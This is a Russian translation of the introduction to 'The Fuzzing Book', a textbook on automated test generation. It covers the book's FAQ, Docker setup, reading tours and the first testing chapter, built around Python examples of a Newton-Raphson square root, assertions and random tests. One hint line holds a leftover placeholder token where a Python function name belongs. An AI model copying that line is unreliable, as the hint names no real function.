

The Fuzzing Book. Инструменты и методы генерации программных тестов

Русский перевод книги о фаззинге: генерации тестов, покрытии кода, мутационном и грамматическом фаззинге, анализе потоков данных, символьном выполнении и тестировании реальных программных систем.

Больше крутых материалов в моём телеграм канале [@grogrigs](#)

Об этой книге

Добро пожаловать в «The Fuzzing Book»!

В программном обеспечении бывают ошибки, а их поиск может потребовать огромных усилий. Эта книга решает данную проблему посредством *автоматизации* тестирования программного обеспечения — а именно, *автоматической генерации тестов*. В последние годы появились новые методы, которые позволили кардинально улучшить генерацию тестов и тестирование программ. Теперь эти методы достаточно зрелы, чтобы собрать их в одной книге — даже с исполняемым кодом.

Учебник для бумаги, экрана и клавиатуры

Эту книгу можно использовать четырьмя способами:

- **Читать главы в браузере.** Можно воспользоваться списком глав в меню или сразу перейти к [введению в тестирование](#) либо к введению в фаззинг. Весь код доступен для скачивания.
- **Работать с главами как с блокнотами Jupyter** (бета-версия). Это позволяет редактировать и расширять код, экспериментируя с ним прямо в браузере. Для этого в верхней части каждой главы выберите «Resources → Edit as Notebook». Можно [попробовать поработать с введением в фаззинг](#).
- **Использовать код в собственных проектах.** Код можно скачать в виде программ на Python: выберите «Resources → Download Code» для одной главы или «Resources → All Code» для всех глав. Эти файлы можно исполнять, получая (будем надеяться) те же результаты, что и в блокнотах. Есть и более простой вариант: установить пакет Python fuzzingbook.
- **Показывать главы как слайды.** Так материал можно использовать на лекциях. В верхней части каждой главы выберите «Resources → View slides». Можно [посмотреть слайды к введению в фаззинг](#).

Для кого предназначена эта книга

Эта работа задумана как *учебник* для курса по тестированию программного обеспечения или тестированию безопасности; как *дополнительный материал* для курса по тестированию программного обеспечения, тестированию безопасности или программной инженерии; а также как *справочный ресурс для разработчиков*. Мы рассматриваем случайный фаззинг, мутационный фаззинг, генерацию тестов на основе грамматик, символьное тестирование и многое другое, иллюстрируя все методы примерами кода, которые читатель может опробовать самостоятельно.

Новости

Работа над книгой *продолжается*. Все запланированные главы уже опубликованы, однако авторы по-прежнему совершенствуют текст и код в малых и крупных выпусках. Чтобы узнавать об обновлениях, можно [подписаться на авторов в Mastodon](#).

Об авторах

Книгу написали *Андреас Целлер, Рахул Гопинат, Марсель Бёме, Гордон Фрейзер и Кристиан Холлер*. Все они — опытные специалисты по тестированию программ и генерации тестов, создавшие или существенно улучшившие одни из важнейших в мире генераторов тестов и фаззеров. Например, если вы читаете эту книгу в Firefox, Chrome или Edge, то можете делать это безопасно отчасти благодаря авторам: *описанные в книге методы к настоящему времени обнаружили более 2 600 ошибок в интерпретаторах JavaScript этих браузеров*. Авторы рады поделиться своим опытом и сделать его общедоступным.

Часто задаваемые вопросы

Устранение неполадок

Почему интерактивный блокнот запускается так долго?

Интерактивный блокнот использует сервис mybinder.org, который запускает блокноты на собственных серверах. Обычно запуск Jupyter через mybinder.org занимает около 30 секунд — в зависимости от подключения к Интернету. Однако если после обновления книги вы первым запускаете Binder, сервис заново создаёт среду, что занимает несколько минут. Время от времени обновляйте страницу.

Интерактивный блокнот не работает!

mybinder.org устанавливает [ограничение в 100 одновременных пользователей для одного репозитория](#). Кроме того, как указано на [странице состояния и надёжности mybinder.org](#), этот сервис является экспериментальным исследовательским проектом. Его создатели стремятся поддерживать доступность сайта, однако не гарантируют надёжность для критически важных задач.

Существуют и альтернативы mybinder.org; они перечислены ниже.

Есть ли альтернативы интерактивному блокноту?

Если mybinder.org не работает или не отвечает вашим потребностям, есть несколько вариантов:

1. **Скачайте код Python** через меню в верхней части страницы, а затем редактируйте и запускайте его в любимой среде. Это просто и не требует больших ресурсов.
2. **Скачайте блокноты Jupyter** через то же меню и откройте их в Jupyter. См. [руководство по установке Jupyter Notebook](#).

Подробности приведены в статье об использовании кода *The Fuzzing Book* в собственных программах.

Можно также **использовать образы Docker** (экспериментальная возможность). [Установите Docker](#), а затем выполните:

```
$ docker pull zeller24/fuzzingbook  
$ docker run -it --rm -p 8888:8888 zeller24/fuzzingbook
```

После этого откройте в браузере адрес (<http://127.0.0.1/...> или <http://localhost/...>), показанный в консоли. Вы получите ту же среду, что и на mybinder.org.

Если вы хотите создавать собственные образы Docker, возьмите за основу авторский [Dockerfile](#).

Можно ли запускать код на компьютере с Windows?

Авторы стараются делать код как можно более универсальным, но при взаимодействии с операционной системой иногда предполагается Unix-подобная среда — именно такую предоставляет Binder. Чтобы запускать эти примеры на Windows, можно установить подсистему Linux или виртуальную машину с Linux.

Почему бы авторам не запустить собственный облачный сервис?

Технически это возможно, однако потребовало бы денег и усилий, которые на данном этапе авторы предпочитают вкладывать в книгу. Если вы хотите развернуть общедоступный экземпляр [JupyterHub](#) или [BinderHub](#), сделайте это и сообщите авторам.

Содержание

Можно ли использовать ваш код в собственных программах?

Да. Подробности приведены в инструкции по установке.

Какие материалы уже опубликованы?

Подробности приведены в примечаниях к выпускам.

Как ссылаться на вашу работу?

Спасибо, что ссылаетесь на эту работу! После завершения книги её можно будет цитировать традиционным способом. Пока же нажмите кнопку «cite» в нижней части веб-страницы соответствующей главы, чтобы получить библиографическую запись.

Можете ли вы процитировать мою статью? А возможно, и написать о ней главу?

Авторы всегда рады предложениям. Если важная ссылка была упущена, её, разумеется, добавят. Если вы хотите, чтобы в книге появился определённый материал, лучше всего *самостоятельно написать блокнот*, следуя руководству для авторов. После этого авторы смогут сослаться на него или даже разместить его у себя.

Преподавание и учебные курсы

Можно ли использовать ваши материалы в учебном курсе?

Конечно. Соблюдайте условия [лицензии](#), включая указание авторства и распространение на тех же условиях. Для коммерческого использования свяжитесь с авторами.

Можно ли расширять или адаптировать ваши материалы?

Да. Подробности также приведены в [лицензии](#).

Как провести курс на основе книги?

Авторы успешно использовали этот материал в нескольких учебных курсах.

- Сначала они применяли слайды и код, а на лекциях программировали вживую, демонстрируя работу того или иного метода.
- Теперь книга должна быть полностью самодостаточной, то есть пригодной для изучения без дополнительной поддержки. Поэтому законченные главы заранее выдаются студентам в рамках модели *перевернутого класса*: студенты работают с блокнотами в удобное время, а на занятиях обсуждают опыт работы с предыдущими блокнотами и знакомятся со следующими.
- Студенты выполняют упражнения из книги или более крупные проекты по фаззингу. Некоторые используют книгу как основу для исследований: Python позволяет очень легко создавать прототипы на Python.

При проведении курса **не полагайтесь на [mybinder.org](#)** — у сервиса недостаточно ресурсов для большой группы студентов. Вместо этого установите и запустите собственный хаб.

Можно ли сосредоточиться на отдельных наборах глав?

Для разных аудиторий подготовлено несколько экскурсий по книге. Карта книги показывает зависимости между отдельными главами.

Как расширять или адаптировать слайды?

Скачайте блокноты Jupyter через меню в верхней части страницы и измените их по своему усмотрению, включая параметры «Slide Type». Затем:

1. скачайте слайды из Jupyter Notebook; или
2. используйте расширение RISE ([инструкция](#)), чтобы показывать слайды непосредственно из Jupyter Notebook.

Предоставляете ли вы материалы в PDF?

На данный момент PDF-версии не поддерживаются. Авторы планируют подготовить PDF- и печатную версии после завершения книги.

Прочие вопросы

У меня есть вопрос, комментарий или предложение. Что делать?

Можно написать [@TheFuzzingBook@mastodon.social](https://mstdn.social/@TheFuzzingBook) в Mastodon, чтобы к обсуждению присоединилось сообщество читателей. Об ошибках, которые следует исправить, сообщайте на [странице разработки](#).

Я сообщил об ошибке две недели назад. Когда её исправят?

Вопросы рассматриваются в следующем порядке приоритета:

1. ошибки в коде, опубликованном на fuzzingbook.org;
2. ошибки в тексте, опубликованном на fuzzingbook.org;
3. написание недостающих глав;
4. ошибки в ещё не опубликованном коде или тексте;
5. вопросы, связанные с разработкой или сборкой;
6. всё, что помечено как «beta»;
7. всё остальное.

Как решить проблему самостоятельно?

Авторы рады такому вопросу. На [странице разработки](#) находятся все исходные тексты и дополнительные материалы. Запросы на включение изменений с исправлениями приветствуются.

Как внести вклад?

Авторы рады принять:

- **исправления и улучшения кода** — размещайте код под лицензией MIT, чтобы его можно было легко включить в книгу;
- **дополнительный текст, главы и блокноты** по специализированным темам — для сторонних материалов планируется отдельный каталог.

Инструкции по написанию текста и кода приведены в руководстве для авторов.

The Fuzzing Book

Карта книги

Главы книги можно читать подряд, однако существует множество других маршрутов. На исходной карте стрелка $A \rightarrow B$ означает, что глава A является необходимой основой для главы B . Вы можете выбрать любой путь, ведущий к наиболее интересующим вас темам.

Оглавление

Часть I. Разжигаем аппетит

- Экскурсии по книге
- Введение в тестирование программного обеспечения

Часть II. Лексический фаззинг

- Фаззинг: ломаем программы случайными входными данными
- Покрытие кода
- Мутационный фаззинг
- Фаззинг серого ящика
- Фаззинг на основе поиска
- Мутационный анализ

Часть III. Синтаксический фаззинг

- Фаззинг с помощью грамматик
- Эффективный грамматический фаззинг
- Покрытие грамматики
- Синтаксический анализ входных данных
- Вероятностный грамматический фаззинг
- Фаззинг с помощью генераторов
- Фаззинг серого ящика с грамматиками
- Сокращение входных данных, вызывающих сбой

Часть IV. Семантический фаззинг

- Фаззинг с ограничениями
- Извлечение грамматик входных данных
- Отслеживание потоков информации
- Конколический фаззинг

- Символьный фаззинг
- Извлечение спецификаций функций

Часть V. Предметно-ориентированный фаззинг

- Тестирование конфигураций
- Фаззинг API
- Выделение модульных тестов
- Тестирование компиляторов
- Тестирование веб-приложений
- Тестирование графических пользовательских интерфейсов

Часть VI. Управление фаззингом

- Фаззинг в больших масштабах
- Когда прекращать фаззинг

Приложения

- Академическое прототипирование
- Прототипирование на Python
- Обработка ошибок
- Таймер
- Ограничение времени выполнения
- Диаграммы классов
- Синтаксические диаграммы
- Граф потока управления

Часть I. Разжигаем аппетит

В этой части мы знакомим читателя с темами книги.

- В главе «[Экскурсии по книге](#)» представлены различные маршруты чтения и рассматриваемые методы — от простейших форм случайного ввода до сложных символьных рассуждений.
- Глава «Введение в тестирование программного обеспечения» знакомит с основами тестирования программ, языком Python и интерактивными блокнотами.

Экскурсии по книге

Эта книга *огромна*. В ней более 20 000 строк кода и 150 000 слов текста, а печатная версия заняла бы свыше 1 200 страниц. Разумеется, авторы не предполагают, что каждый читатель захочет прочесть её целиком.

Хотя главы можно читать одну за другой, по книге проложено множество возможных маршрутов. На карте стрелка $A \rightarrow B$ означает, что глава A является необходимой основой для главы B . Можно выбрать любой путь к наиболее интересующим вас темам.

Но даже такая карта может ошеломить, поэтому ниже предложено несколько *экскурсий*, с которых удобно начать. Каждая из них позволяет выбрать определённый взгляд на материал — в зависимости от того, являетесь ли вы программистом, студентом или исследователем.

Экскурсия для прагматичного программиста

У вас есть программа, которую нужно протестировать. Вы хотите генерировать тесты как можно быстрее и полнее. Детали реализации не так важны — главное, чтобы средство выполняло задачу. Вы хотите научиться *пользоваться* инструментами.

1. **Начните с введения в тестирование, чтобы освоить основные понятия.** Большинство из них, вероятно, уже вам знакомо, но быстро освежить знания не повредит.
2. **Используйте простые фаззеры из главы о фаззинге**, чтобы проверить программу первыми случайными входными данными.
3. **Измерьте покрытие своей программы** и используйте сведения о покрытии, чтобы направлять генерацию тестов к ещё не выполненному коду.
4. **Определите грамматику входных данных программы** и тщательно фазжьте её синтаксически корректными данными. Авторы рекомендуют фаззер, ориентированный на покрытие грамматики: он обеспечивает охват элементов входного языка.
5. Если вам нужен **более точный контроль над генерируемыми данными**, изучите вероятностный фаззинг и фаззинг с функциями-генераторами.
6. Если требуется **развернуть множество фаззеров**, узнайте, как управлять ими в больших масштабах.

В каждой из этих глав начните с раздела «Краткое содержание»: он быстро познакомит с применением инструментов и укажет на полезные примеры. Этого достаточно. Возвращайтесь к работе и получайте удовольствие!

Последовательные экскурсии

Эти маршруты отражают устройство книги. Освоив основные понятия во введении в тестирование, можно последовательно пройти следующие части:

1. **Лексическая экскурсия** посвящена *лексическим* методам генерации тестов, которые составляют входные данные посимвольно и побайтово. Это очень быстрые и надёжные методы с минимальным смещением.

2. **Синтаксическая экскурсия** посвящена *грамматикам* как способу задавать синтаксис входных данных. Получившиеся генераторы создают синтаксически корректные данные, значительно ускоряют тестирование и предоставляют тестировщику множество механизмов управления.

3. **Семантическая экскурсия** использует *семантику кода* для формирования и направления генерации тестов. Среди продвинутых методов — извлечение грамматик входных данных и спецификаций функций, а также символьное решение ограничений для покрытия как можно большего числа путей в коде.

4. **Прикладная экскурсия** применяет описанные ранее методы к веб-серверам, пользовательским интерфейсам, API и конфигурациям.

5. **Экскурсия по управлению** посвящена работе с большими наборами генераторов тестов, их организации и выбору момента для прекращения фаззинга.

Большинство глав начинается разделом «Краткое содержание», где объясняется применение важнейших понятий. Можно выбрать практический взгляд и прочитать только краткое содержание либо читать дальше, чтобы понять внутреннее устройство методов.

Экскурсия для студентов бакалавриата

Вы изучаете информатику и/или программную инженерию и хотите освоить основы тестирования и смежных областей. Помимо *использования* методов, вы хотите глубже разобраться в алгоритмах и реализациях. Авторы рекомендуют следующий маршрут:

1. Начните с введения в тестирование и покрытия, чтобы освоить **основные понятия**. Возможно, часть из них уже знакома — но вы ведь студент, верно?

2. **Узнайте, как работают простые фаззеры**, из главы о фаззинге. Уже эти средства в 1990-е годы вывели из строя 30% утилит UNIX. Что произойдёт, если проверить инструмент, который раньше никто не фаззил?

3. **Мутационный фаззинг** сегодня практически стал стандартом: берётся набор начальных входов, которые изменяются, пока не будет найдена ошибка.

4. **Узнайте, как с помощью грамматик генерировать синтаксически корректные входные данные**. Это делает генерацию тестов намного эффективнее, хотя сначала грамматику придётся написать или извлечь.

5. **Научитесь фаззить API и графические пользовательские интерфейсы**. Обе области важны для генерации программных тестов.

6. **Научитесь автоматически сводить вызывающие сбой входные данные к минимуму**. Это заметно экономит время при отладке, особенно в сочетании с автоматизированным тестированием.

Экспериментируйте с реализациями из этих глав, чтобы понять лежащие в их основе идеи. Меняйте их по своему усмотрению.

Преподаватели могут использовать перечисленные главы на курсах по программированию и программной инженерии: показывать слайды, программировать вживую и предлагать студентам упражнения.

Экскурсия для магистрантов

В дополнение к маршруту для бакалавров вы хотите глубже изучить генерацию тестов, включая более сложные методы.

1. **Тестирование на основе поиска** позволяет направлять генерацию тестов к конкретным целям — например, к покрытию кода. Это надёжный и эффективный подход.
2. Познакомьтесь с **тестированием конфигураций**. Как тестировать и покрывать систему с множеством параметров конфигурации?
3. **Мутационный анализ** внедряет в код искусственные дефекты — мутации — и проверяет, обнаруживают ли их тесты. Если тесты не находят мутации, то, вероятно, они пропустят и настоящие ошибки.
4. **Научитесь разбирать входные данные** с помощью грамматик. Для анализа, декомпозиции и изменения существующих данных необходим синтаксический анализатор.
5. **Конколический и символьный фаззинг** решают ограничения вдоль путей программы, чтобы добраться до труднодоступного кода. Эти методы применяются там, где надёжность особенно важна, и остаются активной областью исследований.
6. **Научитесь оценивать, когда следует прекратить фаззинг**. Когда-нибудь ведь нужно остановиться, верно?

Экспериментируйте с кодом из всех этих глав, создавайте собственные варианты и расширения. Именно так начинается исследовательская работа.

Преподаватели могут использовать эти главы в продвинутых курсах по программной инженерии и тестированию: показывать слайды, программировать вживую и давать студентам упражнения.

Экскурсия по чёрному ящику

Этот маршрут посвящён *фаззингу чёрного ящика* — методам, которые работают без обратной связи от тестируемой программы. Изучите:

1. **Базовый фаззинг**. Уже эти средства в 1990-е годы вывели из строя 30% утилит UNIX. Что случится, если проверить инструмент, который никто раньше не фаззил?
2. **Синтаксический фаззинг**, использующий грамматики для описания синтаксиса входных данных. Генераторы создают синтаксически корректные данные, ускоряя тестирование и предоставляя множество механизмов управления.
3. **Семантический фаззинг**, добавляющий к грамматикам ограничения. Благодаря им входные данные становятся не только синтаксически, но и *семантически* корректными, а тестировщик получает точный контроль над их формой.
4. **Предметно-ориентированный фаззинг** с примерами применения этих методов — от конфигураций до графических интерфейсов.
5. Если требуется **развернуть множество фаззеров**, изучите управление фаззингом в больших масштабах.

Экскурсия по белому ящику

Этот маршрут посвящён *фаззингу белого ящика* — методам, использующим обратную связь от тестируемой программы. Изучите:

1. **Покрытие**, чтобы освоить основные понятия и научиться измерять покрытие программ на Python.
2. **Мутационный фаззинг** — современный стандартный подход: набор начальных входов изменяется до тех пор, пока не будет найдена ошибка.
3. **Фаззинг серого ящика** и алгоритмы популярного фаззера American Fuzzy Lop (AFL).
4. **Потоки информации и конколический фаззинг**, показывающие, как отслеживать распространение информации в программах Python и использовать его для создания более интеллектуальных тестов.
5. **Символьный фаззинг**, рассуждающий о поведении программы без её исполнения.

Экскурсия для исследователя

В дополнение к магистерскому маршруту вы ищете методы, находящиеся между лабораторной стадией и массовым применением, — особенно те, где остаётся много возможностей для улучшения. Источниками исследовательских идей могут стать следующие темы:

1. **Извлечение спецификаций функций** — актуальная исследовательская задача: как по функции вывести абстрактную модель её поведения? Сочетание этого подхода с генерацией тестов открывает много возможностей, особенно для динамического извлечения спецификаций.
2. **Извлечение грамматик входных данных** обещает объединить надёжность и простоту лексического фаззинга с эффективностью и скоростью синтаксического. Идея состоит в автоматическом извлечении грамматики из программы с последующим использованием её как основы синтаксического фаззинга. Метод пока находится на ранней стадии, но обладает большим потенциалом.
3. **Вероятностный грамматический фаззинг** даёт программисту точный контроль над генерируемыми элементами. На пересечении вероятностного фаззинга и извлечения данных из существующих тестов остаётся множество исследовательских возможностей.
4. **Фаззинг с генераторами и фаззинг с ограничениями** предоставляют предельный контроль над созданием входных данных: программист может определять собственные функции-генераторы и ограничения. Главная задача — наиболее полно использовать силу синтаксических описаний при минимальном числе контекстных ограничений.
5. **Выделение модульных тестов** обещает резко ускорить выполнение и генерацию тестов: из запусков программы извлекаются тесты, повторяющие отдельные вызовы функций, возможно, с новыми сгенерированными аргументами. В Python такой подход реализуется просто и предоставляет широкое поле для экспериментов.
6. **Тестирование веб-серверов и графических интерфейсов** — активная область исследований, которую двигает потребность одних специалистов проверять и защищать интерфейсы, а других — преодолевать их защиту. Здесь остаётся много неизведанного.
7. **Фаззинг серого ящика и фаззинг серого ящика с грамматиками** используют *статистические оценки*, направляя генерацию к данным и их свойствам, которые с наибольшей вероятностью обнаружат новые ошибки. Пересечение тестирования, анализа программ и статистики открывает множество направлений дальнейших исследований.

Наличие исходного кода на Python, реализующего и демонстрирующего все эти идеи, — большое преимущество. Реализации легко дополнить собственными идеями и тут же оценить в блокноте. Когда подход стабилизируется, подумайте о переносе на язык с более широким набором доступных объектов тестирования, например C.

Экскурсия для автора

Это заключительная экскурсия: вы узнали всё необходимое и хотите внести вклад в книгу. Тогда следует прочитать ещё две главы:

1. **Руководство для авторов** объясняет, как участвовать в работе над книгой: описывает стиль кода и текста, соглашения и многое другое.
2. **Шаблон главы** служит основой для вашей главы.

Если хотите внести вклад, свяжитесь с авторами — предпочтительно до начала работы, хотя можно и после. Они будут рады включить ваш материал.

Итоги

- Книгу можно пройти от начала до конца...
- ...но иногда лучше выбрать конкретный маршрут с учётом собственных задач и ресурсов.
- А теперь отправляйтесь исследовать генерацию программных тестов!

Введение в тестирование программного обеспечения

Прежде чем перейти к центральным разделам книги, познакомимся с основными понятиями тестирования программ. Зачем вообще тестировать программное обеспечение? Как его тестировать? Как определить, был ли тест успешным? Как понять, что проведено достаточно тестов? В этой главе мы вспомним важнейшие понятия и одновременно познакомимся с Python и интерактивными блокнотами.

Эта глава, как и вся книга, не заменяет учебник по тестированию. Рекомендованная литература приведена в разделе [«Дополнительные сведения»](#) в конце главы.

Простое тестирование

Начнём с простого примера. Вашей коллеге поручили реализовать функцию вычисления квадратного корня $\sqrt{x}$. На минуту предположим, что в рабочей среде такой функции ещё нет. Изучив [метод Ньютона — Рафсона](#), она написала следующий код на Python и утверждает, что функция `my_sqrt()` действительно вычисляет квадратный корень.

```
def my_sqrt(x):
    """Computes the square root of x, using the Newton-Raphson method"""
    approx = None
    guess = x / 2
    while approx != guess:
        approx = guess
        guess = (approx + x / approx) / 2
    return approx
```

Теперь ваша задача — выяснить, действительно ли эта функция выполняет обещанное.

Как устроены программы на Python

Если вы ещё не знакомы с Python, сначала потребуется понять приведённый код. Чтобы получить представление о языке, настоятельно рекомендуем [официальное руководство по Python](#). Для понимания примера особенно важны три момента:

1. Структура программ на Python задаётся *отступами*: тела функции и цикла `while` определяются уровнем отступа.
2. Python использует *динамическую типизацию*: тип переменных `x`, `approx` и `guess` определяется во время выполнения.
3. Большинство синтаксических конструкций Python заимствовано из других распространённых языков: это управляющие конструкции (`while`, `if`), присваивание (`=`) и сравнения (`==`, `!=`, `<`).

Этого уже достаточно, чтобы разобраться в коде. Начав с предположения `x / 2`, записанного в `guess`, функция вычисляет всё более точные приближения в `approx`, пока значение `approx` не перестанет меняться. В конце именно оно возвращается как результат.

Выполнение функции

Чтобы выяснить, правильно ли работает `my_sqrt()`, можно *протестировать* её на нескольких значениях. Например, при $x = 4$ она выдаёт правильный результат:

```
my_sqrt(4)

2.0
```

В интерактивном блокноте верхняя область с `my_sqrt(4)` — так называемая *ячейка* — передаётся интерпретатору Python, который по умолчанию вычисляет выражение. Нижняя область (2.0) содержит результат. Мы видим, что `my_sqrt(4)` возвращает верное значение.

По-видимому, то же верно и для $x = 2.0$:

```
my_sqrt(2)

1.414213562373095
```

Работа с блокнотами

Если вы читаете эту главу в интерактивном блокноте, попробуйте вызвать `my_sqrt()` с другими значениями. Щёлкните по одной из ячеек с вызовом функции и замените значение, например на `my_sqrt(1)`. Нажмите Shift+Enter или кнопку запуска, чтобы выполнить ячейку и увидеть результат. Если появится сообщение об ошибке, сначала выполните расположенную выше ячейку с определением `my_sqrt()`. Можно также выполнить сразу *все* ячейки — подробности находятся в меню блокнота. Более того, щёлкнув по тексту, можно изменять и его.

Попробуйте сами, раскомментировав и выполнив следующую строку:

```
# my_sqrt(16)
```

Выполнение одной ячейки не запускает остальные. Если она использует определение из другой, ещё не выполненной ячейки, возникнет ошибка. Чтобы гарантированно загрузить все определения, выберите в меню команду `Run all cells above`.

Помните также, что все определения сохраняются между запусками, пока не будут перезаписаны. Поэтому иногда полезно *перезапустить ядро*, то есть запустить интерпретатор Python заново и удалить старые, больше не нужные определения.

Отладка функции

Простой способ проследить за работой `my_sqrt()` — добавить вызовы `print()` в важных местах. Например, можно выводить значение `approx`, чтобы видеть, как на каждой итерации цикла приближение подходит к точному значению:

```
def my_sqrt_with_log(x):
    """Computes the square root of x, using the Newton-Raphson method"""
    approx = None
    guess = x / 2
    while approx != guess:
        print("approx =", approx) # <-- New
        approx = guess
        guess = (approx + x / approx) / 2
    return approx

my_sqrt_with_log(9)

approx = None
approx = 4.5
approx = 3.25
approx = 3.0096153846153846
approx = 3.000015360039322
```



```
approx = 3.0000000000393214
3.0
```

Интерактивные блокноты позволяют запускать и интерактивный *отладчик*: добавьте «магическую строку» `%%debug` в начало ячейки и посмотрите, что произойдёт. К сожалению, интерактивные отладчики мешают методам динамического анализа, используемым в этой книге, поэтому для отладки авторы в основном применяют журналирование и утверждения.

Проверка функции

Вернёмся к тестированию. Мы можем прочитать и выполнить код, но действительно ли полученное выше значение `my_sqrt(2)` правильно? Это легко проверить, воспользовавшись тем, что квадрат $\sqrt{x}$ должен равняться x , иначе говоря, $\sqrt{x} \times \sqrt{x} = x$:

```
my_sqrt(2) * my_sqrt(2)

1.9999999999999996
```

Имеется небольшая ошибка округления, но в остальном всё выглядит правильно.

Итак, мы *протестировали* программу: *выполнили* её на заданных входных данных и *проверили*, правилен ли результат. Такой тест — необходимый минимум обеспечения качества перед вводом программы в эксплуатацию.

Автоматизация выполнения тестов

До сих пор мы тестировали программу *вручную*: сами запускали её и проверяли результаты. Такой способ очень гибок, но в долгосрочной перспективе неэффективен:

1. вручную можно проверить лишь очень ограниченное число запусков и результатов;
2. после каждого изменения программы процесс тестирования приходится повторять.

Поэтому тесты полезно *автоматизировать*. Один из простых способов — поручить компьютеру сначала выполнить вычисление, а затем проверить результат.

Например, следующий код автоматически проверяет равенство $\sqrt{4} = 2$:

```
result = my_sqrt(4)
expected_result = 2.0
if result == expected_result:
    print("Test passed")
else:
    print("Test failed")

Test passed
```

Такой тест можно запускать снова и снова, каждый раз убеждаясь хотя бы в том, что квадратный корень из 4 вычисляется правильно. Однако остаётся несколько проблем:

1. для одного теста требуется *пять строк кода*;
2. ошибки округления не учитываются;
3. проверяется только один вход и один результат.

Разберёмся с ними по очереди. Сначала сделаем тест компактнее. Почти во всех языках программирования есть средство, которое автоматически проверяет условие и останавливает выполнение, если оно не выполняется. Оно называется *утверждением* и чрезвычайно полезно при тестировании.

В Python инструкция `assert` принимает условие. Если оно истинно, ничего не происходит: когда всё работает как положено, отвлекать пользователя незачем. Если условие ложно, `assert` возбуждает исключение, сообщая о неудачном тесте.

В нашем примере `assert` позволяет легко проверить, что `my_sqrt()` возвращает ожидаемый результат:

```
assert my_sqrt(4) == 2
```

При выполнении этой строки ничего не происходит: мы лишь показали, то есть утвердили, что реализация действительно даёт $\sqrt{4} = 2$.

Однако вычисления с плавающей точкой могут приводить к ошибкам округления. Поэтому нельзя просто сравнивать два таких числа на равенство. Вместо этого нужно убедиться, что абсолютная разность меньше некоторого порога, обычно обозначаемого ϵ , или `epsilon`:

```
EPSILON = 1e-8

assert abs(my_sqrt(4) - 2) < EPSILON
```

Можно определить для этой цели специальную функцию и проверить несколько конкретных значений:

```
def assertEquals(x, y, epsilon=1e-8):
    assert abs(x - y) < epsilon

assertEquals(my_sqrt(4), 2)
assertEquals(my_sqrt(9), 3)
assertEquals(my_sqrt(100), 10)
```

Похоже, всё работает. Если ожидаемые результаты вычисления известны, подобные утверждения можно выполнять снова и снова, подтверждая правильность программы.

Подсказка: настоящий программист на Python воспользовался бы функцией `INLINEPLACEHOLDER0000END`.

Генерация тестов

Помните универсальное свойство $\sqrt{x} \times \sqrt{x} = x$? Его тоже можно явно проверить для нескольких значений:

```
assertEquals(my_sqrt(2) * my_sqrt(2), 2)
assertEquals(my_sqrt(3) * my_sqrt(3), 3)
assertEquals(my_sqrt(42.11) * my_sqrt(42.11), 42.11)
```

Пока всё работает. Но главное — равенство $\sqrt{x} \times \sqrt{x} = x$ очень легко проверить для тысяч значений:

```
for n in range(1, 1000):
    assertEquals(my_sqrt(n) * my_sqrt(n), n)
```

Сколько времени занимает проверка `my_sqrt()` на множестве значений? Измерим его.

Для измерения прошедшего времени используется собственный модуль `Timer`. Чтобы подключить его, сначала импортируется вспомогательный модуль, позволяющий импортировать другие блокноты:

```
import bookutils.setup
from Timer import Timer

with Timer() as t:
    for n in range(1, 10000):
        assertEquals(my_sqrt(n) * my_sqrt(n), n)
```

```
print(t.elapsed_time())

0.013280000013764948
```

Проверка 10 000 значений занимает примерно сотую долю секунды. Следовательно, один вызов `my_sqrt()` длится порядка одной миллионной секунды, то есть около одной микросекунды.

Повторим тест для 10 000 случайно выбранных значений. Функция Python `random.random()` возвращает случайное число от 0,0 до 1,0:

```
import random

with Timer() as t:
    for i in range(10000):
        x = 1 + random.random() * 1000000
        assertEquals(my_sqrt(x) * my_sqrt(x), x)
print(t.elapsed_time())

0.015275916957762092
```

Меньше чем за секунду мы проверили 10 000 случайных значений, и квадратный корень каждый раз был вычислен правильно. Этот тест можно повторять после каждого изменения `my_sqrt()`, всё больше укрепляясь в том, что функция работает как положено. Однако хотя случайная функция выбирает значения *без смещения*, маловероятно, что она породит особые значения, радикально меняющие поведение программы. К этому вопросу мы вернёмся ниже.

Проверка во время выполнения

Вместо написания и запуска отдельных тестов для `my_sqrt()` проверку можно *встроить непосредственно в реализацию*. Тогда *каждый без исключения* вызов `my_sqrt()` будет проверяться автоматически.

Такую *автоматическую проверку во время выполнения* реализовать очень просто:

```
def my_sqrt_checked(x):
    root = my_sqrt(x)
    assertEquals(root * root, x)
    return root
```

Теперь при каждом вычислении корня с помощью `my_sqrt_checked()`...

```
my_sqrt_checked(2.0)

1.414213562373095
```

...мы уже знаем, что результат верен. То же будет справедливо для каждого нового успешно завершившегося вычисления.

Однако автоматические проверки во время выполнения основываются на двух предположениях:

- Такие проверки нужно уметь *формулировать*. Сравнение с конкретными значениями обычно возможно, но абстрактно выразить желаемые свойства бывает очень сложно. На практике приходится выбирать наиболее важные свойства и проектировать подходящие проверки. Кроме того, проверка может зависеть не только от локальных свойств, но и от нескольких характеристик состояния программы — их тоже необходимо определить.
- Стоимость таких проверок должна быть *приемлемой*. Для `my_sqrt()` проверка сравнительно дешева, но если после простой операции требуется проверять большую структуру данных, затраты могут быстро стать неприемлемыми. На практике проверки во время выполнения обычно отключают в рабочей версии, жертвуя надёжностью ради эффективности. С другой стороны, полный набор таких проверок отлично помогает находить и быстро отлаживать ошибки. Нужно

решить, какую их часть сохранить в рабочей системе.

Важное ограничение проверок во время выполнения состоит в том, что они подтверждают правильность, *только если существует результат*, который можно проверить. Они *не гарантируют*, что результат вообще будет получен. Этим они уступают *символьной верификации* и доказательствам программ, которые способны гарантировать существование результата, хотя и ценой значительно больших, часто ручных усилий.

Системный ввод и аргументы функций

Теперь `my_sqrt()` можно предоставить другим программистам, чтобы они встраивали её в свой код. Рано или поздно функции придётся обрабатывать данные, поступающие от *третьих лиц*, то есть не контролируемые программистом.

Смоделируем такой *системный ввод* программой `sqrt_program()`, принимающей строку под контролем внешней стороны:

```
def sqrt_program(arg: str) -> None: # type: ignore
    x = int(arg)
    print('The root of', x, 'is', my_sqrt(x))
```

Предположим, `sqrt_program` — программа, получающая системный ввод из командной строки:

```
$ sqrt_program 4
2
```

Мы легко можем вызвать `sqrt_program()` с некоторым системным вводом:

```
sqrt_program("4")

The root of 4 is 2.0
```

В чём проблема? В том, что мы не проверяем допустимость внешних данных. Например, попробуйте вызвать `sqrt_program("-1")`. Что произойдёт?

При вызове `my_sqrt()` с отрицательным числом функция входит в бесконечный цикл. По техническим причинам бесконечные циклы в этой главе недопустимы: иначе код выполнялся бы вечно. Поэтому специальная конструкция `with ExpectTimeout(1)` прерывает выполнение через одну секунду.

```
from ExpectError import ExpectTimeout

with ExpectTimeout(1):
    sqrt_program("-1")
```

